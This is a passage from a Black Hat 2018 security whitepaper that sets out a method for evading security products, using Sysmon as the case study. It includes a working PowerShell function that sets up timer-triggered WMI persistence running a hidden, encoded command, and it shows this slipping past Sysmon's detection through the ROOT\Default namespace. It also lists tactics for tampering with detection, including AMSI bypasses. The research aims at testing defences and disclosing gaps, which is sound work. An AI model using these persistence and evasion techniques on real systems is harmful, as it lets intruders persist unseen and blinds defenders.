



## Subverting Sysmon

Application of a Formalized  
Security Product Evasion Methodology

Prepared for Black Hat USA 2018

Matt Graeber and Lee Christensen

# TABLE OF CONTENTS

<b>INTRODUCTION .....</b>	<b>1</b>
PUBLIC BYPASS MOTIVATIONS.....	1
PRIVATE BYPASS MOTIVATIONS .....	1
<b>DETECTION AND DETECTION SUBVERSION METHODOLOGIES .....</b>	<b>3</b>
<b>CASE STUDY: SUBVERTING SYSMON .....</b>	<b>6</b>
WHY TARGET SYSINTERNALS SYSMON? .....	6
DATA COLLECTOR SUBVERSION STRATEGIES .....	6
STEP 1 - TOOL FAMILIARIZATION AND SCOPING.....	7
STEP 2 - DATA SOURCE RESILIENCE AUDITING .....	8
STEP 3 - DATA COLLECTION IMPLEMENTATION ANALYSIS.....	11
STEP 4 - FOOTPRINT/ATTACK SURFACE ANALYSIS.....	23
STEP 5 - CONFIGURATION ANALYSIS - @SWIFTONSECURITY SYSMON RULES.....	29
SYSMON ASSESSMENT CONCLUSIONS.....	34
<b>CONCLUSION .....</b>	<b>35</b>

# Introduction

With the proliferation of endpoint and network security products, it is important to assess their effectiveness in an unbiased and scientific fashion. It is important not only to assess the *amount* of detection coverage in a product, but also the *resilience* of each detection to bypasses. Very few product vendors seem to incorporate evasive attackers into their threat model, resulting in a false sense of confidence in detecting mature, intentionally evasive actors.

In order to better understand how attackers attempt to subvert security products, it is important to understand their motivations in doing so. As a security vendor, it is also imperative to be aware of the threats that your product faces and to plan and prioritize accordingly. The motivations to bypass products can be broken down as follows:

## Public Bypass Motivations

An individual's or consulting organization's desire to demonstrate that a specific offensive technique developed is impervious to being detected. There is marketing value in demonstrating such bypasses as it serves to promote the capabilities of a lesser-resourced company or individual in contrast to a large, well-resourced security vendor. Some examples in which a larger vendor may be undermined by a smaller organization are the following:

1. The more bypasses demonstrated against one or more products serves to gradually undermine the overall efficacy of the solution. Such undermining of effectiveness is typically accompanied by the public shaming of companies that repeatedly fail to respond to proven evasion techniques.
2. Highlighting the risk posed by employing security solutions. As with any software, there will be bugs, some of which will be exploitable. Attempts will be made to demonstrate that the risk posed by a sufficiently large attack surface is greater than that of the detection benefit offered by the product.

Ultimately, public motivations to demonstrate product bypasses and/or vulnerabilities often serve to promote a particular agenda.

## Private Bypass Motivations

Private bypass motivations, by definition, are ones that will rarely surface to the public, but must be acknowledged as they can have the greatest long-term impact against a security product. Private bypass motivations can be broken down primarily into competitive analysis and apex actor stealth requirements.

## Defender Requirements

Assessing the robustness of a security solution should be a component of all product evaluations. What should be considered a concern by most organizations should be the extent to which a security product might introduce new attack surface into their environment as well as the extent to which an attacker might be able to hide within the context of the security product. A vendor should, at a minimum, be

prepared to address such inquiries. A vendor who disregards that their product might be targeted by mature, evasive adversaries should not be considered in our opinion.

Additionally, mature organizations are more likely to have a better definition of what needs to be detected in their environment, which is likely to be validated by red team assessments. Those organizations will be aware of evasive tradecraft in their environment and should inquire about how resilient a product is against intentionally evasive behaviors.

## Competitor Analysis

It is a cutthroat industry driven by bubbling up to the top of the Gartner quadrant. For better or for worse, an independent assessing organization such as Gartner is required to apply quality metrics to empower prospective purchasers with the information they need to make informed purchasing decisions in a completely saturated marketplace. As such, vendors are required to resort to using all tactics at their disposal to stand out among the “noise.” One such way they can stand out is by assessing competitor products for weaknesses for the purposes of calling out those weaknesses or ideally, so that they can overcome the same weaknesses in their own product and stand out accordingly.

Part of the success of any product is in forming a strategy whereby you identify what your competitors are getting wrong. It is also just wise to have a sense of the competitor landscape for when customers inevitably ask how one product compares to another. A product will sell better when an engineer or salesperson can speak genuinely to how their product excels against the shortcomings of their competitor versus solely focusing on why their product is superior.

## Apex Actor Stealth Requirements

Well-resourced adversaries with high-value objectives have a simple goal in achieving their objective: don't get caught. As such, it is incumbent upon this class of adversary to make heavy investments in bypassing the products and technology in their target environments. Such attackers will have a robust reconnaissance capability that will first assess the security landscape of their target. Upon gaining defensive posture intelligence, they will then be able to develop an informed course of action based firmly in a risk-based approach to achieving their objectives.

A mature defensive posture supplemented by capable security solutions is effectively viewed by an attacker as “hostile enemy territory” where each action taken can potentially compromise the mission. A *capable* defender and security solution will always be granted the initial advantage upon an attacker gaining an initial foothold prior to the completion of their reconnaissance phase. As such, an insufficient defense against this phase of the attack lays the groundwork for a successful attack.

At the end of the day, security products are an impediment to successful offensive operations. Defeating them is simply an engineering challenge in need of being solved.

# Detection and Detection Subversion Methodologies

In order to better understand subversive tradecraft and product subversion research, it is useful to reflect on the purpose of security products and how they fit into an organization's overall adversary detection methodology. At a high level, adversary detection occurs using the following methodology:

1. **Attack Technique Identification** - Security engineers identify an attack technique in need of detection. This could be a publicly known technique, a private technique only disclosed through an intelligence source, or a new attack technique discovered through R&D efforts.
2. **Data Source Identification** - Security engineers identify data sources that can signal usage of the attack technique. For example, a process' command-line arguments or a network packet.
3. **Data Collection** - Engineers write tools to collect information from the data sources and package the information into events. Collected events are then either passed immediately on to a transport mechanism (step 4) or placed in a temporary storage location for consumption at a later time.
4. **Event Transport** - Collected events are transported to other detection pipeline components for further processing. This may occur several times throughout the detection pipeline.
5. **Event Enrichment and Analysis** - Detection pipeline components may optionally enrich events with additional information in order to provide context to the event that the data source may not provide. For example, enriching DNS query events by adding additional fields for domain registration information (e.g. registration date and owner contact information) and if the domain has ever been queried in the organization's network before. This additional data and context aids classification of the events as malignant or benign.
6. **Malicious/Suspicious/Benign Classification** - Enriched events are analyzed and classified as either benign or suspicious. A classification of suspicious is defined as an event that cannot be explicitly confirmed as benign.
7. **Alerting/Response** - A suspicious or positively identified malicious classification of the event triggers an alert or log entry, and optionally performs a preventive action. Note that the destination of the alert may be different depending on the stage in the detection pipeline.

Security products perform aspects of one or more of these steps in order to aid organizational detection. In addition, before an organization can become aware of an adversary's activities, these steps must occur at a micro and macro level in the overall detection pipeline (and possibly several times).

At a micro level, for example, consider the following scenario. Security engineers at a company identify that attackers use PowerShell to execute malicious code (step 1), so they would like to inspect all executed PowerShell commands in order to detect and prevent adversary behavior. After researching how PowerShell works, engineers identify the Anti-malware Scan Interface (AMSI) as a potentially viable data source for monitoring PowerShell command execution (step 2) and write a basic antivirus tool that leverages the interface to collect/inspect PowerShell execution events (step 3). The PowerShell events streaming through the AMSI interface are then sent to another component of the antivirus software (step 4) that enriches the event with information such as the time of day and the user who executed the PowerShell command (step 5). The enriched PowerShell event is then sent to another antivirus

component (step 4 again) that classifies a PowerShell event as malicious if it contains the presence of the string “[Invoke-Mimikatz](#)” (step 6). Finally, if the event is classified as malicious, the anti-virus quarantines the file and signals malicious behavior is present on the machine by writing an alert to a log file on the host (step 7).

Despite the generation of a log entry indicating malicious activity, the overall detection goal of the organization has not been achieved: the organization as a whole is still unaware of the malicious activity. At a macro level, in order for the organization to achieve their adversary detection goal of detecting malicious PowerShell execution (step 1), security personnel must identify the antivirus log as a data source (step 2), use log forwarding tool to read the anti-virus log file and create an event for each log entry (step 3). The log forwarding tool will then send the event to a log aggregator for further processing (step 4). The log aggregator could enrich the event with information such as the machine that sent the event and organizational data such as if this user is a member of the security testing team (step 5). The event might be sent to a SIEM where a SIEM rule classifies the antivirus event as malicious only if the user is not a member of the security testing team (step 6). Finally, if the event is considered malicious, an alert will notify security personnel of the activity (step 7). Only at this point has the organization’s detection goal been satisfied.

Security product subversion and evasive tradecraft are guided by understanding these steps at a micro/macro level. Adversaries understand that they can avoid detection by bypassing, evading, or tampering with any of the steps in the detection methodology. This understanding results in the following detection subversion methodology:

1. **Attack Technique Selection** - Adversaries select attack techniques to use during operations. The adversary may use attack techniques that are publicly known or use “unknown” techniques. Which technique the attacker employs during an operation is dependent on the adversary’s objective, the security posture of the target, stealth requirements, and available resources. Unknown attack techniques, for example, are less likely to result in detection but are more costly to develop as they require money and/or research and development. They also may, at some point, become discovered and signed.
2. **Data Source Subversion** - Adversaries subvert data sources that defenders use to detect malicious activity. For example, they might use tradecraft that avoids these data sources all together or they may use tradecraft that leverages already high-volume data sources that are difficult to collect at scale (e.g. file/registry read or image load events). Additionally, adversaries may compromise the integrity of the data source by disabling it or tampering with it. For example, an attacker might remove events from an event log file or inject code that prevents certain events from being generated.
3. **Data Collection Subversion** - Adversaries subvert data collection tools. Adversaries may identify flaws in the tool’s collection capabilities. For example, an attacker may take advantage of logic flaws in collection tools, for example, that causes data to be filtered/dropped, resulting in some data never being collected. An adversary may also seek to disable the data collection tool or tamper with its configuration.
4. **Event Transport Subversion** - Adversaries prevent event logs from being transported to other detection components. This can be accomplished by tampering with the transport component

itself (e.g. disabling an event log forwarding service) or disabling the transport communication mechanism (e.g. creating a host-based firewall rule that blocks outbound traffic to the log aggregator).

5. **Event Enrichment and Analysis Subversion** - Adversaries disable, tamper with, and/or influence data enrichment tooling in order to manipulate detection pipeline analysis. For example, PE files are often enriched with signature information. If this signature validation occurs on a Windows endpoint, an attacker can control the signature validation result, for example, using Matt Graeber's [SIP hijack attack](#).
6. **Malicious/Suspicious/Benign Classification Subversion** - Adversaries seek to evade being classified as anything but benign. They do so by analyzing specific classification rules and modifying their tradecraft to not trigger them. They also analyze security product configurations in order to identify weaknesses that would lead to the classification system not executing (e.g. antivirus exclusion directories). In addition, attackers may attempt to disable the classification component all together (e.g. disabling antivirus).
7. **Subverting Alerting/Response** - Adversaries seek to disable logging/alerting capabilities and/or tamper with logging/alerting systems so they omit attacker-related events.

Relating this detection subversion methodology to the antivirus example above, an adversary could use any of the following techniques to subvert detection via the anti-virus' PowerShell inspection:

- Do not use PowerShell (step 1).
- If available, use PowerShell version 2.0 since it does not have integrations with AMSI (step 2).
- Use one [of the many](#) publicly available AMSI bypasses to prevent the PowerShell host from sending PowerShell command data to Windows' AMSI component and to prevent Windows' AMSI from transporting PowerShell command data to the antivirus' AMSI interface (steps 3 and 4)
- Hook the data enrichment functions in the antivirus tool, causing the enrichment functions to add the incorrect computer name (step 5).
- Replace the string "Invoke-Mimikatz" to "Invoke-Stuff" (evades step 6)
- Change the security descriptor of the event log file, denying write-access (step 7).
- Remove the AMSI ETW provider from any of its respective trace sessions (evades step 4).

An attacker using these techniques would avoid detection at a micro level. Avoiding detection at a micro level also accomplishes the attacker's overall goal of avoiding organizational detection as well. The macro-level detection data source (i.e. antivirus logs) only contains detection-relevant data when the micro-level detection succeeds. If the micro-level detection technique can be bypassed, then the macro-level is bypassed as well.

Understanding the adversary detection methodology at a micro and macro level helps deconstruct the problem of detection subversion and allows an adversary to determine how to appropriately prioritize evasion efforts/research. It highlights the various components of detection and therefore provides guidance as to what an adversary should target when engineering subversion techniques. Defensively, the detection subversion methodology should be applied to security products and an organization's detection processes in order to understand their resilience subversion and how that might affect the organization's overall ability to detect adversaries.

# Case Study: Subverting Sysmon

## Why Target Sysinternals Sysmon?

The rationale for targeting Sysmon was relatively straightforward – it is a free utility that is readily available for testing that also happens to be deployed widely by enterprise defenders as well as taken as a dependency by several endpoint security products. If anything, highlighting weaknesses in free products serves to demonstrate how vendors of enterprise solutions can differentiate themselves and argue the point of “you get what you pay for.”

There are also some inherent limitations in Sysmon that are worthy of highlighting in the hopes that either it will improve in the future or help highlight areas of improvement for other vendors. After all, generic bypasses that affect one security solution are likely to affect others. To be clear, the intent of this whitepaper is not to call out Sysmon specifically, rather, Sysmon is used as a case study for a methodology that is applicable to any product.

Lastly, we encounter Sysmon enough during red team and threat hunting assessments that, in order to deliver sufficient value to customers, we must be equipped to go up against the solutions they deploy. Also, the more informed we are on how to subvert Sysmon, the better recommendations we can offer on building robust rules and mitigating subversions.

## Data Collector Subversion Strategies

As previously stated, adversaries understand that they can avoid detection by bypassing, evading, or tampering with any of the steps in the adversary detection methodology. Sysmon’s primary role in the adversary detection methodology is that of a host-based data collection tool. Host-based data collection tools are commonly used in adversary detection, so it would be useful to have a set of general strategies that can be applied when attempting to subvert them. Typical product security assessment practices still apply when engineering subversion techniques. That being said, in the sections below, we outline five strategies that we have found provide high value results:

- Tool Familiarization and Scoping
- Data Source Resilience Auditing
- Footprint/Attack Surface Analysis
- Data Collection Implementation Analysis
- Configuration Analysis

We will explore the finer details of each step throughout the rest of this paper as we apply this step’s analysis techniques to Sysmon.



## Step 1 - Tool Familiarization and Scoping

The first step one should take when analyzing a data collection tool is to gain a general understanding of the tool's capabilities and the roles those features play in the adversary detection methodology. The tool should be deployed and configured in order to gain an understanding of its base components and technologies. One should strive to understand what occurs at a high level during installation and configuration, as well as common deployment configurations of the tool. With the tool deployed, one should explore its feature set and strive to understand the product from a usability standpoint - i.e. baseline how it was intended to be used.

Given the product's feature set, subversion research should be restricted to the tool's functional domain. For example, if a tool only monitors user-mode activity, then there's no point in researching Kernel-evasion techniques as Kernel-level access is already a universal evasion. Another aspect of this understanding that threat model that applies to the tool's tamper prevention capabilities (if any at all). If the tool attempts to protect itself, what assumptions does the tool make about the privileges of the attacker? For example, does the tool attempt to protect itself from administrative users? Or only low-privileged users?

Likewise, engineers developing subversion capabilities should consider what the assumed privileges of attacker are on an endpoint and in what context an attacker will operate. Some attackers, for example, have the capability of operating almost exclusively inside of the kernel. Other attackers, however, may only operate in user-mode, and potentially must operate as a low-privileged user. The privileges and operating environment an attacker works in influences the subversion techniques the attacker can employ.

Sysmon is a stand-alone system monitoring tool. Sysmon's primary role in the adversary detection methodology is that of a host-based data collection tool. Sysmon, by itself, has no detective capabilities. Rather, the Sysmon output is used as a data source in other detection pipeline components. In addition, Sysmon has no centralized installation, configuration, or update mechanism. Consequently, IT administrators must use other tooling such as Group Policy in order to manage updates to Sysmon binaries or its configuration.

Sysmon monitors user-mode activity. It installs a driver on the machine and monitors for a configurable set of activities including process creation/termination, loaded modules, WMI permanent subscriptions, named pipe creations and connections, and many other user-mode activities. An XML configuration file used during Sysmon's installation defines the events that Sysmon will collect/exclude (the rule configuration, although defined by an XML file during installation, is actually stored as a binary blob in the registry post-installation). When an event occurs, Sysmon evaluates its include/exclude rules and outputs matching events to the event log "Microsoft-Windows-Sysmon/Operational". Sysmon has no log forwarding capabilities; consequently, security teams must leverage log forwarding tools to gain real-time visibility into its logs.

Sysmon only prevents tampering from low-privileged users and does so using Windows' access control model. Once attackers obtain administrator privileges, they can neuter/disable Sysmon in myriad of different ways.

## Step 2 - Data Source Resilience Auditing

A product's ability to enforce policy and make security decisions in a robust fashion hinges upon its ability to receive data that hasn't been tampered with. All security products have a set of data sources that they rely upon. Assessing the resilience and extent to which an attacker can influence data sources is an important step in subverting the product. The first step in assessing data source resilience is to enumerate what data sources are available.

Sysmon makes data source enumeration relatively straightforward as it has an embedded DTD schema in the binary that specifies all supported rule types and attributes. The DTD schema is not publicly available, nor does it lend itself to programmatic schema validation in 3rd party tools. This is the rationale for developing Sysmon XSD schemas in the [PSSysmonTools](#) project.

For the purposes of this whitepaper, we will only cover an assessment of ProcessCreate rules but the methodology with which the assessment is performed can be applied to any data source.

### ProcessCreate Rule Assessment

The goal of assessing the ProcessCreate rule is the following:

1. Identify the fields captured by the rule.
2. Assess the extent to which an attacker has control over each field. Note that a field that cannot be influenced today could possibly be influenced at some point in the future. For example, for some time, most defenders assumed that an attacker either *could* not or *would* not be motivated to subvert signature validation (e.g. a component of some Sysmon rules). SpecterOps research into [SIP/trust provider hijacks](#) and [certificate cloning attacks](#) proved that to not be the case, however, making subversion of user-mode signature validation a relatively trivial matter that subverts nearly all products.
3. Gauge the likeliness in which certain fields would be used as the basis for a detection. This step is what drives evasion priorities. This step is largely based on intuition gained through expertise with the product and experience observing how others use it and build detections. A defender should recognize that fields aren't added arbitrarily, rather, they are intentionally added for the purposes of both event correlation and that of asking intelligent questions of the data at scale.

An ideal evasion opportunity for an attacker would consist of the following data source properties:

1. The data source is high-volume. High-volume data sources are more likely to have exclude rules written for them based on perceived, common benign events. ProcessCreate events are relatively high volume when collected at scale. An example of an event type that is extremely high volume that is likely to be filtered or not enabled is ImageLoad. There are many [threat groups](#) that understand the challenge in logging image load events and they exploit that knowledge to their benefit.

2. The data source can be directly influenced by an attacker. The combination of attacker influence over event fields and the likelihood that certain high-volume events will be filtered offer a great evasion opportunity in which an attacker can “blend in with normal.”

Based on the Sysmon V4 schema, the following fields are captured in a ProcessCreate event:

Field	Description
Image	Image path of the process executable
CommandLine	Command line of the process
CurrentDirectory	Current directory of the process
Description	PE version info resource “Description” field
FileVersion	PE version info resource “FileVersion” field
Product	PE version info resource “Product” field
ParentProcessId	Process ID of the parent process
User	User context under which the process started
ParentImage	Image path of the parent process
ParentCommandLine	Command line of the parent process
UtcTime	Datetime when the process started
ProcessGuid	Unique value associated with the ProcessCreate event used for correlation with other related event. This value is derived from the machine GUID, process start time, and process token ID.
ProcessId	Process ID of the process
LogonGuid	Used to uniquely identify the machine logon session for the associated process. This value is derived from the machine GUID, logon session ID, and logon session start time.

LogonID	LUID for the logon session associated with the process. This property is also encoded within LogonGuid
TerminalSessionId	The ID of the terminal session in which the process executed
IntegrityLevel	Integrity level of the process' token.
Hashes	One or more file and/or import hash values. The hashes calculated are dictated by the hashes specified in the configuration.
ParentProcessGuid	The process GUID of the parent process. It is encoded with the same information as ProcessGuid but for the parent process.

The table that follows consists of ProcessCreate event fields combined with the extent to which an attacker has control over the field as well as the likelihood in which an include/exclude rule would be written. Note that classifications used in the table are rather subjective and open to interpretation.

Field	Attacker Influence Rating	Include/Exclude Rule Likelihood
Image	High	High
CommandLine	High	High
CurrentDirectory	High	Medium
Description	High	Medium
FileVersion	High	Low
Product	High	Medium
ParentProcessId	High	Low
User	Medium	Medium
ParentImage	Medium	High

ParentCommandLine	Medium	High
UtcTime	Medium	Low
ProcessGuid	Low	Low
ProcessId	Low	Low
LogonGuid	Low	Low
LogonID	Low	Low
TerminalSessionId	Low	Medium
IntegrityLevel	Low	Medium
Hashes	Low	Low
ParentProcessGuid	Low	Low

A more mature actor might generate and use a table like this to better quantify tradecraft selection and operational risk. A large caveat to this particular table though is that it only considers collection include/exclude rule likelihood. It doesn't consider the likelihood of backend detection rule development upon events being forwarded and analyzed at scale. This would also be another tradecraft consideration for an attacker and might also dictate the extent to which they might try to disable or evade logging in the first place.

The primary tradecraft takeaway from the above table should be that of command-line evasion and binary path/filename alteration - i.e. changing the path and filename of a file to make it appear more "legitimate" to the eyes of a naive defender.

The "Configuration Analysis" section that will follow will demonstrate the application of this methodology.

## Step 3 - Data Collection Implementation Analysis

An organization's ability to detect attacker techniques is dependent on the events that collection tools generate. Detection pipeline components analyze the generated event data and ultimately make a benign/suspicious determination based on the data fields in events. A data collection tool may extract data from a machine incorrectly, the tool's data collection technique may not be comprehensive, or the tool may drop/filter event data unbeknownst to security personnel. Therefore, both from a defensive

perspective and a subversion engineering perspective, it is crucial to verify a collection tool's implementation. A general approach for evaluating a tool's implementation is as follows:

## WMI Persistence Overview

WMI event subscriptions, as of late, have become a relatively popular component of attacker tradecraft, including persistence, lateral movement, bypassing application whitelisting, and user/host monitoring. In particular, persistence through WMI permanent event subscription creation is increasingly being used by attackers. As a result of this popularity, detections in general have gradually caught up over time to help detect WMI permanent event subscriptions. Examples include a dedicated WMI tab in Sysinternals Autoruns, the Windows 10 Microsoft-Windows-WMI-Activity/Operational event log (EID 5861), and now a dedicated Sysmon event – WmiEvent. As a refresher, WMI persistence consists of three required components:

1. **An event filter** – This comes in the form of a WMI Query Language (WQL) query that specifies the condition that would trigger an action to occur. An event filter is an instance of an `__EventFilter` class – a system class that is present in every WMI namespace.
2. **An event consumer** – The action to take upon the event filter triggering. There are five standard event consumers present in the `root/subscription` and `root/default` namespaces. The two consumers that are of the most relevance to attackers are:
  - a. [CommandLineEventConsumer](#): Executes a command-line program.
  - b. [ActiveScriptEventConsumer](#): Executes a Windows Script Host (WSH) script (VBScript or JScript) either from a file or as inline content.
3. **A filter to consumer binding** – The registration mechanism that binds the filter and consumer together. This takes the form of a `__FilterToConsumerBinding` instance – a system class that is present in every WMI namespace.

## WmiEvent Use Case Analysis

Prior to determining the implementation of WmiEvents and devising bypass methods, it is important to understand how Sysmon WmiEvent rules were intended to be used. Considering WMI persistence should be a low-volume event, it is ideal to capture all WMI persistence activity – i.e. with no filtering. Such a collection method would take the form of the following Sysmon rule:

```
<WmiEvent onmatch="exclude" />
```

To get an idea of what data is captured in a WmiEvent event, “`sysmon.exe -s`” will dump the event manifest:

```

<event name="SYSMON_WMI_FILTER" value="19" level="Informational"
template="WmiEventFilter activity detected" rulename="WmiEvent" ruledefault="exclude"
version="3">
  <data name="EventType" inType="win:UnicodeString" outType="xs:string" />
  <data name="UtcTime" inType="win:UnicodeString" outType="xs:string" />
  <data name="Operation" inType="win:UnicodeString" outType="xs:string" />
  <data name="User" inType="win:UnicodeString" outType="xs:string" />
  <data name="EventNamespace" inType="win:UnicodeString" outType="xs:string" />
  <data name="Name" inType="win:UnicodeString" outType="xs:string" />
  <data name="Query" inType="win:UnicodeString" outType="xs:string" />
</event>
<event name="SYSMON_WMI_CONSUMER" value="20" level="Informational"
template="WmiEventConsumer activity detected" rulename="WmiEvent" ruledefault="exclude"
version="3">
  <data name="EventType" inType="win:UnicodeString" outType="xs:string" />
  <data name="UtcTime" inType="win:UnicodeString" outType="xs:string" />
  <data name="Operation" inType="win:UnicodeString" outType="xs:string" />
  <data name="User" inType="win:UnicodeString" outType="xs:string" />
  <data name="Name" inType="win:UnicodeString" outType="xs:string" />
  <data name="Type" inType="win:UnicodeString" outType="xs:string" />
  <data name="Destination" inType="win:UnicodeString" outType="xs:string" />
</event>
<event name="SYSMON_WMI_BINDING" value="21" level="Informational"
template="WmiEventConsumerToFilter activity detected" rulename="WmiEvent"
ruledefault="exclude" version="3">
  <data name="EventType" inType="win:UnicodeString" outType="xs:string" />
  <data name="UtcTime" inType="win:UnicodeString" outType="xs:string" />
  <data name="Operation" inType="win:UnicodeString" outType="xs:string" />
  <data name="User" inType="win:UnicodeString" outType="xs:string" />
  <data name="Consumer" inType="win:UnicodeString" outType="xs:string" />
  <data name="Filter" inType="win:UnicodeString" outType="xs:string" />
</event>

```

As can be seen, a WmiEvent will capture thorough WMI persistence context in event IDs 19-21. Here is an example consumer event (event ID 20):

```

WmiEventConsumer activity detected:
EventType: WmiConsumerEvent
UtcTime: 2018-01-21 10:41:15.541
Operation: Created
User: TestComputer\PrivUser
Name: "ExecuteEvilPowerShell"
Type: Command Line
Destination: "powershell -nop -noni -w hidden -enc
CgAgACAAIAAgAFcAcgBpAHQAZQAtAEgAbwBzAHQAIAnAEEAcABwAGwAeQBpAG4AZwAgAHUAcABkAGEAdABLAH
MALgAuAc4AJwAKACAAIAAgACAAIgBZAG8AdQAgAHcAZQBpAGUAIABvAHcAbgBlAGQAIABhAHQAIAAkACgAWwBE
AGEAdABlAFQAAQBtAGUAXQA6ADoATgBvAHcAKQAIACAAfAAGAE8AdQB0AC0ARgBpAGwAZQAgACgASgBvAGkAbg
AtAFAYQB0AGgAIAAkAEUAbgB2ADoAVABFAE0AUAAgAHIAZQBzAHUAbAB0AC4AdAB4AHQAKQAgAC0AQQBwAHAA
ZQBuAGQACgAgACAAIAAgAFMAAdABhAHIAAdAAtAFMAAbABlAGUAcAAgAC0AUwBlAGMAbwBuAGQAcwAgADIACgA="

```

So, assuming no evasion attempts were made, if a SOC analyst were to review all new Sysmon WmiEvents, this would very much be a high-fidelity detection.

## WmiEvent Implementation and Bypass Analysis

Considering the ideal collection use case for WmiEvents is to not filter out events at all, there will be no opportunity to blend in to a specific exclude rule. Therefore, ideally, a generic bypass should be devised. In order to attempt to develop a generic bypass though, one must understand how WMI persistence detection is implemented in Sysmon.

Without needing to go too deep into reverse engineering sysmon.exe, running strings on sysmon.exe yielded two very relevant strings related to the implementation of WmiEvent rules:

- ROOT\Subscription
- ```
SELECT * FROM __InstanceOperationEvent WITHIN 5 WHERE
TargetInstance ISA '__EventConsumer' OR TargetInstance ISA
'__EventFilter' OR TargetInstance ISA '__FilterToConsumerBinding'
```

The string above comprises a WQL query to detect WMI persistence. It can be translated as follows:

Trigger upon creation, modification, or deletion (inferred by the \_\_InstanceOperationEvent class – the parent class of \_\_InstanceCreationEvent, \_\_InstanceModificationEvent, and \_\_InstanceDeletionEvent) of any \_\_EventConsumer, \_\_EventFilter, or \_\_FilterToConsumerBinding instance within the ROOT\Subscription namespace at a 5 second polling interval. Upon interpreting this WQL query, the following evasion hypotheses were developed:

1. It appears as though the WQL query only applies to the ROOT\Subscription namespace. Event consumers are also defined by default in ROOT\Default, though. Would this imply that performing WMI persistence using the ROOT\Default namespace would be a valid bypass?
2. Would it be possible to perform WMI persistence, execute a payload, and delete it within all with the 5 second polling interval and possibly prevent the event from triggering?
3. Would the WQL query capture non-standard WMI event classes that are derived from \_\_EventFilter, \_\_EventConsumer, or \_\_FilterToConsumerBinding?

Hypotheses such as these can also be treated as unit test cases that need to be written to test the efficacy of a detection. Furthermore, each unit test written effectively serves as a proof-of-concept variant of an attack. In the interest of time, this whitepaper will focus solely on the first hypothesis – attempting WMI persistence in the context of a namespace outside of ROOT\Subscription. Besides, achieving this goal would serve as a generic detection bypass rendering other bypass hypotheses redundant (at least so long as the bypass isn't eventually detected).

## WmiEvent Bypass Test Payload

When developing bypass code to demonstrate evasion bypasses, it should be written in such a manner that it can be used to test known detections and known bypasses. The following PowerShell code was written to perform an example of CommandLineEventConsumer WMI persistence. It was written in such a fashion that a user could simply supply a known detectable WMI namespace and class name (i.e.



ROOT\Subscription and CommandLineEventConsumer) against a namespace that can potentially bypass the detection (i.e. ROOT\Default).

```
function Invoke-CommandLineEventConsumerTestPayload {
    param (
        [Parameter(Mandatory = $True)]
        [String]
        [ValidateNotNullOrEmpty()]
        $Namespace,

        [Parameter(Mandatory = $True)]
        [String]
        [ValidateNotNullOrEmpty()]
        $ClassName
    )

    # A simple payload that just appends "You were owned at <CURRENT_DATETIME>" to
    %TEMP%\result.txt
    $WeaponizedPayload = 'powershell -nop -noni -w hidden -enc
CgAgACAAIAAgAFcACgBpAHQAZQAtAEgAbwBzAHQAIAnAEEACABWAGWAeQBpAG4AZwAgAHUACABKAGEAdABl
AHMALgAuAC4AJwAKACAAIAAgACAAIgBZAG8AdQAgAHCAZQByAGUAIABVAHcAbgB1AGQAIABhAHQAIAAKACgA
WwBEAGEAdAB1AFQAAQBtAGUAXQA6ADoATgBVAHCAKQAiACAAFAAgAE8AdQB0AC0ARGpBAGwAZQAgACgASgBV
AGkAbgAtAFAAYQB0AGgAIAAKAEUAbgB2ADoAVABFAE0AUAAgAHIAZQBZAHUAbAB0AC4AdAB4AHQAKQAgAC0A
QQBwAHAAZQBUBAgQACgAgACAAIAAgAFMAdABhAHIAAdAATAFMABAB1AGUACAAGAC0AUwB1AGMABwBuAGQACwAg
ADIAcGAc='

    # This will have the payload trigger every 10 seconds
    $TimerArgs = @{
        IntervalBetweenEvents = ([UInt32] 10000)
        SkipIfPassed = $False
        TimerId = 'PayloadTrigger'
    }

    $Timer = New-CimInstance -Namespace root/cimv2 -Class __IntervalTimerInstruction
-Arguments $TimerArgs

    $EventFilterArgs = @{
        EventNamespace = 'root/cimv2'
        Name = 'TimerTrigger'
        Query = 'SELECT * FROM __TimerEvent WHERE TimerID = "PayloadTrigger"'
        QueryLanguage = 'WQL'
    }

    $Filter = New-CimInstance -Namespace "root/$Namespace" -ClassName __EventFilter
-Property $EventFilterArgs

    $CommandLineConsumerArgs = @{
        Name = 'ExecuteEvilPowerShell'
        CommandLineTemplate = $WeaponizedPayload
    }

    $Consumer = New-CimInstance -Namespace "root/$Namespace" -ClassName $ClassName -
Property $CommandLineConsumerArgs

    $FilterToConsumerArgs = @{
        Filter = [Ref] $Filter
        Consumer = [Ref] $Consumer
    }

    $FilterToConsumerBinding = New-CimInstance -Namespace "root/$Namespace" -
ClassName __FilterToConsumerBinding -Property $FilterToConsumerArgs

    $FilterToConsumerBinding
}
```

Validating detections and bypasses is now made easy by simply invoking the following:

```
# Validate that ROOT\Subscription WMI persistence is detected
Invoke-CommandLineEventConsumerTestPayload -Namespace Subscription -
ClassName CommandLineEventConsumer

# Validate that ROOT\Default WMI persistence is bypassed
Invoke-CommandLineEventConsumerTestPayload -Namespace Default -ClassName
CommandLineEventConsumer
```

As was expected, as of this writing (Sysmon 7.03), ROOT\Subscription WMI persistence was detected and ROOT\Default persistence was not detected.

A simple fix to address this bypass would be to add the WQL detection to the ROOT\default namespace as well. Anticipating this change occurring, attackers would be wise to anticipate future fixes and invest in future-proofing their bypasses. So, one question that would arise in evading WMI detections is – is it possible to create event consumer classes in any arbitrary WMI namespace, ideally without having to drop any malicious code. It turns out, the answer is yes.

## Future-Proofing WmiEvent Bypasses - Arbitrary WMI Event Class Creation

Because traditional WMI detections are specific to a particular namespace, if a generic primitive existed to create a target class in an arbitrary namespace, then traditional means of WMI detection would be rendered ineffective. In order to understand whether or not this is possible, it helps to understand how WMI classes are defined and registered in the WMI repository.

When the WMI repository is initially built, it is populated with auto-recover MOFs – text files consisting of WMI class definitions. WMI persistence classes are no different. For example, CommandLineEventConsumer is defined in %windir%\System32\wbem\WBEMCons.mof. The definition of CommandLineEventConsumer follows:

```
class CommandLineEventConsumer : __EventConsumer
{
    [key] string Name;
    [write] string ExecutablePath;
    [Template, write] string CommandLineTemplate;
    [write] boolean UseDefaultErrorMode = FALSE;
    [DEPRECATED] boolean CreateNewConsole = FALSE;
    [write] boolean CreateNewProcessGroup = FALSE;
    [write] boolean CreateSeparateWowVdm = FALSE;
    [write] boolean CreateSharedWowVdm = FALSE;
```

```

[write] sint32 Priority = 32;
[write] string WorkingDirectory;
[DEPRECATED] string DesktopName;
[Template, write] string WindowTitle;
[write] uint32 XCoordinate;
[write] uint32 YCoordinate;
[write] uint32 XSize;
[write] uint32 YSize;
[write] uint32 XNumCharacters;
[write] uint32 YNumCharacters;
[write] uint32 FillAttribute;
[write] uint32 ShowWindowCommand;
